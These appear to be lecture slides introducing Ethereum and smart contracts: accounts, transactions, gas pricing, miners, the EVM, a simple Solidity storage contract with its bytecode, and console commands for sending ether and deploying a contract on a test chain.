Introduction to Smart Contract Security

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About Me

- Professor at Zhejiang University since 2018, earned my PhD from NC State (2015)
- Published 10 papers in top 4 system security conferences (USENIX Security, CCS, NDSS and Oakland), with 5700+ citations (Google Scholar).
- Four best paper awards, including IEEE EuroS&P 2019
- Identify real-world threats (how to hack) and build practical solutions (how to defend), in the context of software security of embedded systems (firmware)
- Also interested in emerging threats, e.g., security of smart contracts
- http://yajin.org

Agenda

- Ethereum
  - Accounts
  - Transactions
- Smart contracts
  - EVM
  - How to deploy a smart contract
  - How to invoke functions inside a smart contract
- Security of smart contracts in real world

Ethereum

Ethereum

It's more than cryptocurrency.

Build unstoppable applications

Ethereum is a **decentralized platform that runs smart contracts** : applications that run exactly as programmed without any possibility of downtime, censorship, fraud or third-party interference.

These apps run on a custom built **blockchain, an enormously powerful shared global infrastructure that can move value around and represent the ownership of property.**

This enables developers to create markets, store registries of debts or promises, move funds in accordance with instructions given long in the past (like a will or a futures contract) and many other things that have not been invented yet, all without a middleman or counterparty risk.

The project was bootstrapped via an ether presale in August 2014 by fans all around the world. It is developed by the Ethereum Foundation, a Swiss non-profit, with contributions from great minds across the globe.

Pic: https://www.ethereum.org/

Basic Concepts

- Ethereum node
- Ethereum
  - Accounts (Two types) and Wallets
  - Transactions
- Smart Contracts
  - Solidity: Language used for smart contract development

Ethereum Node

- Full node: Validate **all transactions** and new blocks
- Operate in a P2P fashion
- Each contains a copy of the entire Blockchain
- **Light clients** - store only block headers
  - Provide easy verification through tree data structure
  - Don’t execute transactions, used primarily for balance validation
- Implemented in a variety of languages (Go, Rust, etc.)

Accounts and Wallets


- Accounts:
  - Two Kinds:
    - **External Owned Accounts** - (**EOA**): owned by person
    - **Contract Accounts: owned by code**
  - Allow for interaction with the blockchain
- Wallets:
  - A set of one or more external accounts
  - Used to store/transfer Ether

Accounts and Wallets

- **External Account** (EOA, Valid Ethereum Address)
  - Consist of a public/private key-pair
  - Can have a balance
  - Has an associated **nonce** (amount of transactions sent from the account) **and a balance**
  - codeHash - Hash of associated account code, i.e. a computer program for a smart contract (hash of an empty string for external accounts, EOAs)

Accounts and Wallets

- **Contract Account: Ethereum account that can store and execute code**
  - Has an associated **nonce** and **balance**
  - codeHash - hash of associated **account code**
  - storageRoot contains Merkle tree of associated **storage data**



Examples

All Filters | Search by Address / Txhash / Block / Token / Ens

Eth: $180.69 (+7.93%)

Home | Blockchain | Tokens | Resources | More | Sign In

Address 0x323D1C3462776f07a316EbdFb46a1E280181D964

Earn Interest | Crypto Loan

Sponsored: CodeFund provides funding to open source blockchain projects through non-tracking ads **Do you qualify?**

Overview

Balance:	38.951323702747088771 Ether
Ether Value:	$7,038.11 (@ $180.69/ETH)
Token:	$0.00 2

More Info

Transactions:	124,122 txns

All Filters | Search by Address / Txhash / Block / Token / Ens

Eth: $180.61 (+7.88%)

Home | Blockchain | Tokens | Resources | More | Sign In

Contract 0x8562c38485B1E8cCd82E44F89823dA76C98eb0Ab

Earn Interest | Crypto Loan

Etherscan - Sponsored slots available. **Book your slot here!**

Contract Overview

Balance:	0 Ether
Ether Value:	$0
Token:	$0.00 1


More Info

Transactions:	211,769 txns
Contract Creator:	0x0075fd4a7e9a268...at txn 0x6e653115cacb3b...

Transactions

- A request to modify the state of the blockchain
  - Can **run code** (contracts) which **changes global state (storage)**
- Launched by an EOA (external transaction) or Contract account (internal transaction)
- Types
  - **Fund transfer between EOAs**
  - **Deploy a contract on Ethereum network (discuss later)**
  - **Execute a function on a deployed contract (discuss later)**

Transactions: Fund Transfer Between EOA



From	Fund sender, an EOA (20-byte address)
To	Fund recipient, another EOA (20-byte address)
Value	Amount, in weis
Data / Input	Empty
Gas Limit	Larger enough for an ether transfer transaction
Gas Price	To be determined by transaction initiator

https://medium.com/@kctheservant/transactions-in-ethereum-e85a73068f74

Transactions: Fund Transfer Between EOA

- A real example

```
> web3.fromWei(eth.getBalance(eth.accounts[0]))
100
> web3.fromWei(eth.getBalance(eth.accounts[1]))
100
> eth.sendTransaction({
...... from: eth.accounts[0],
...... to: eth.accounts[1],
...... value: web3.toWei(10)
...... })
"0x497913c178f65613035b22340fcf5bc59c7ed474bfa3c1e798c6dffbeda9da5b"
>
> web3.fromWei(eth.getBalance(eth.accounts[0]))
89.99958
> web3.fromWei(eth.getBalance(eth.accounts[1]))
110
```

https://medium.com/@kctheservant/transactions-in-ethereum-e85a73068f74

Smart Contracts

- Function like an external account
  - Hold funds
  - Can interact with other accounts and **smart contracts**
  - **Contain code**
- Can be **called through transactions**

Code Execution

- Every Ethereum node contains a virtual machine (similar to Java)
  - Called the Ethereum Virtual Machine (EVM)
  - **Compiles** code from high-level language to bytecode
  - Executes smart contract code and changes (and broadcasts) global states
- Every **full-node** on the blockchain **processes every transaction** and **stores the entire state**
  - What's the problem here: consumes resources but gets nothing!

Gas

- Halting problem (infinite loop - consume resources) – **reason for Gas**
  - Problem: Cannot tell whether or not a program will run infinitely from compiled code - **why?**
  - Solution: charge fee per computational step to limit infinite loops and stop flawed code from executing
- Every transaction needs to specify an **estimate of the amount of gas it will spend - gas Limit**
- Essentially a measure of how much one is willing to spend on a transaction, even if buggy

Gas Cost

- **Gas Price**: current market price of a unit of Gas (in Wei)
  - Check gas price here: https://ethgasstation.info/
  - Is always set before a transaction by user
- **Gas Limit**: maximum amount of Gas user is willing to spend
- **Gas Cost** (used when sending transactions) is calculated by **gas used*gasPrice**
- **Gas used**
  - normal transaction - 21,000
  - smart contracts: depends on resources consumed - instructions executed and storage used
- **What if gas limit < gas cost?**

Gas Cost

Unit	Wei
Wei	1
Kwei / ada / femtotether	1,000
Mwei / babbage / picoether	1,000,000
Gwei / shannon / nanoether / nano	1,000,000,000
Szabo / microether / micro	1,000,000,000,000
Finney / milliether / milli	1,000,000,000,000,000
Ether	1,000,000,000,000,000,000

Quick quiz: who will get the transaction fee?

A Normal Transaction

Overview | Comments

Transaction Information

TxHash:	0x08b36b754691aa6f0608cb983bd23f2eec045a40f6ea41165dd48e8046af1514
TxReceipt Status:	Success
Block Height:	5082447 (23 block confirmations)
TimeStamp:	4 mins ago (Feb-13-2018 10:58:24 AM +UTC)
From:	0xdc7693bd416f4627871c82b4fc030e42238921b3
To:	0x27bd240886d755e1d273a21d2f00d8598c1c5724
Value:	1.016825952744411134 Ether ($846.17)
Gas Limit:	21000
Gas Used By Txn:	21000
Gas Price:	0.000000008 Ether (8 Gwei)
Actual Tx Cost/Fee:	0.000168 Ether ($0.14)
Cumulative Gas Used:	866792
Nonce:	0

Gas Limit: Maximum amount of gas that a user will pay for this transaction. The default amount for a standard ETH transfer is 21,000 gas

Gas Used by Txn: Actual amount of gas used to execute the transaction. Since this is a standard transfer, the gas used is also 21,000

Gas Price: Amount of ETH a user is prepared to pay for each unit of gas. The user chose to pay 8 Gwei for every gas unit, which is considered a “high priority” transaction and would be executed very fast.

Eth Gas Station

Estimates over last 1,500 blocks - Last update: Block 7528466

Recommended Gas Prices in Gwei

8 fast (<2m) $0.031/transfer

4 standard (<5m) $0.015/transfer


2 safe low (<30m) $0.008/transfer

Gas-Time-Price Estimator: For transactions sent at block: 7528466

Adjust confirmation time

Avg Time (min)	0.34	Gas Used*	21000
95% Time (min)	0.85	Avg Time (blocks)	2
Gas Price (Gwei)*	4	95% Time (blocks)	5
Tx Fee (Fiat)	$0.015	Tx Fee (ETH)	0.00008

Transaction Count by Gas Price



Confirmation Time by Gas Price


Miner

- Miner is responsible for **creating new blocks** and **packing transactions**
- They are rewarded by the network, and transaction fee
- They tend to pack the transactions with higher transaction fee
  - What's the problem here?
  - Suppose we have an app. The winner is the last player who sends the money to the app. An attacker could send multiple transactions with high gas price to bribe the miner and prevent it from packing transactions from other game players – win the game

Smart Contract

Smart contracts are widely used

- **Voting systems**
- **Cryptocurrencies**
- **Gaming**
- **Lottery**
- **…**



EVM: Ethereum Virtual Machine

- “Accounts” have **code and storage**
- Send each other “messages” (transactions)
- “Contracts” receive messages -> run code (function call)
- Stack-based language: 56 opcodes, arithmetic, boolean, control flow, crypto
- New: **gas**, **create**, **suicide**

Ethereum Virtual Machine

- Stack based: **Rather than relying on registers, any operation will be entirely contained within the stack**. Operands, operators, and function calls all get placed on the stack, and the EVM understands how act on that data and make the smart contract execute.

- Example: if we want to perform 2 + 2, then **we could just as easily represent this as 2 2 +, which is Postfix**

How to Program a smart contract

```
pragma solidity ^0.4.0;

contract SimpleStorage {

uint storedData;

function set(uint x) public {
  storedData = x;
}

function get() constant public returns (uint retVal) {
  return storedData;
}

}
```

```
solc --bin SimpleStorage.sol
solc --bin-runtime SimpleStorage.sol
```

- `solc --bin SimpleStorage.sol` → Contract bytecode
- `solc --bin-runtime SimpleStorage.sol` → Runtime bytecode

Bytecode vs. Runtime Bytecode

- The **contract bytecode** is the bytecode of what will actually end up sitting on the blockchain **PLUS** the bytecode needed for the transaction of placing that bytecode on the blockchain, and initializing the smart contract (running the constructor).

- The **runtime bytecode**, on the other hand, is just the bytecode that ends up sitting on the blockchain. This does not include the bytecode needed to initialize the contract and place it on the blockchain.

Bytecode vs. Runtime Bytecode

Bytecode

```
"608060405234801561001057600080fd5b5060df8061001f6000396000f300608
06040526004361060495760003357c0100000000000000000000000000000000000
0000000000000000000000900463ffffffff16806360fe47b114604e5780636d4ce
63c146078575b600080fd5b348015605957600080fd5b506076600480360381019
080803590602001909291905050506080a0565b005b348015608357600080fd5b506
08a60aa565b6040518082815260200191505060405180910390f35b80600081905
55050565b60008054905090560a165627a7a723058208012 2bb351e6e2c021f1c
56c0c5933087e762ea6e7a3360b902b39cbed5a38f10029"
```

Runtime Bytecode

```
6080604052600436106049576000357c0100000000000000000000000000000000
000000000000000000000000900463ffffffff16806360fe47b114604e5780636d
4ce63c146078575b600080fd5b348015605957600080fd5b50607660048036038 1
01908080359060200190929190505050 60a0565b005b348015608357600080fd5b
50608a60aa565b6040518082815260200191505060405180910390f35b80600081
90555050565b60008054905090560 0a165627a7a723058208012 2bb351e6e2c021
f1c56c0c5933087e762ea6e7a3360b902b39cbed5a38f10029
```

- https://ethervm.io/decompile

Decompilation


This might be constructor bytecode - to get at the deployed contract, go back and remove

```
contract Contract {
    function main() {
        memory[0x40:0x60] = 0x80;
        var var0 = msg.value;

        if (var0) { revert(memory[0x00:0x00]); }

        memory[0x00:0xdf] = code[0x1f:0xfe];
        return memory[0x00:0xdf];
    }
}
```

Deploy a Contract on Ethereum Network



From	Contract deployer, an EOA (20-byte address)
To	Empty
Value	Amount, in weis (if required by contract constructor)
Data / Input	Bytecode, plus any encoded arguments if required by constructor
Gas Limit	Larger enough for contract deployment
Gas Price	To be determined by transaction initiator

https://medium.com/@kctheservant/transactions-in-ethereum-e85a73068f74

```
> web3.fromWei(eth.getBalance(eth.accounts[0]))
100
> var bytecode = "608060405234801561001057600080fd5b5060df8061001f6000396000f3
006080604052600436106049576000357c01000000000000000000000000000000000000000000
00000000000000900463ffffffff16806360fe47b114604e5780636d4ce63c146078575b600080
fd5b348015605957600080fd5b5060766004803603810190808035906020019092919050505060
a0565b005b348015608357600080fd5b50608a60aa565b6040518082815260200191505060405180910390f35b806000819055505056
5b60008054905090565b600080fd00a165627a7a72305820
80122bb351
e6e2c021f1c56c0c5933087e762ea6e7a3360b902b39cbed5a38f10029"
undefined
>
> eth.sendTransaction({
...... from: eth.accounts[0],
...... data: bytecode,
...... gas: 200000
...... })
"0xc14c38a447fd59ab6eae4df47bd7c15f3125446596675f9ea8741e81f79890d9"
```

https://medium.com/@kctheservant/transactions-in-ethereum-e85a73068f74

```
> eth.getTransaction("0xc14c38a447fd59ab6eae4df47bd7c15f3125446596675f9ea8741e
81f79890d9")
{
  blockHash: "0xe8a1ed7403baa039f966a22b442cedbf5adbd28c9802fea6806e57d75c8ce4
cf",
  blockNumber: 1,
  from: "0x747e967c24abec02b7243e3287cc5ec0f4534a89",
  gas: 200000,
  gasPrice: 20000000000,
  hash: "0xc14c38a447fd59ab6eae4df47bd7c15f3125446596675f9ea8741e81f79890d9",
  input: "0x608060405234801561001057600080fd5b5060df8061001f6000396000f3006080
6040526004361060495760003357c0100000000000000000000000000000000000000000000000
00000000900463ffffffff16806360fe47b114604e5780636d4ce63c146078575b600080fd5b34
801560595760008 0fd5b5060766004803603810190808035906020019092919050505060a0565b
005b348015608357600080fd5b50608a60aa565b604051808281526020019150506040518091039
0f35b806000819055505056 5b600080549050905600a165627a7a7230582080122bb351e6e2c0
21f1c56c0c5933087e762ea6e7a3360b902b39cbed5a38f10029",
  nonce: 0,
  to: "0x0",
  transactionIndex: 0,
  value: 0
}
```

https://medium.com/@kctheservant/transactions-in-ethereum-e85a73068f74

```
> eth.getTransactionReceipt("0xc14c38a447fd59ab6eae4df47bd7c15f3125446596675f9
ea8741e81f79890d9")
{
  blockHash: "0xe8a1ed7403baa039f966a22b442cedbf5adbd28c9802fea6806e57d75c8ce4
cf",
  blockNumber: 1,
  contractAddress: "0xa8e28f1a7031968fb830e5a70c4b246b07f64d2a",
  cumulativeGasUsed: 112213,
  gasUsed: 112213,
  logs: [],
  logsBloom: "0x00000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000",
  status: "0x1",
  transactionHash: "0xc14c38a447fd59ab6eae4df47bd7c15f3125446596675f9ea8741e81
f79890d9",
  transactionIndex: 0
}
```

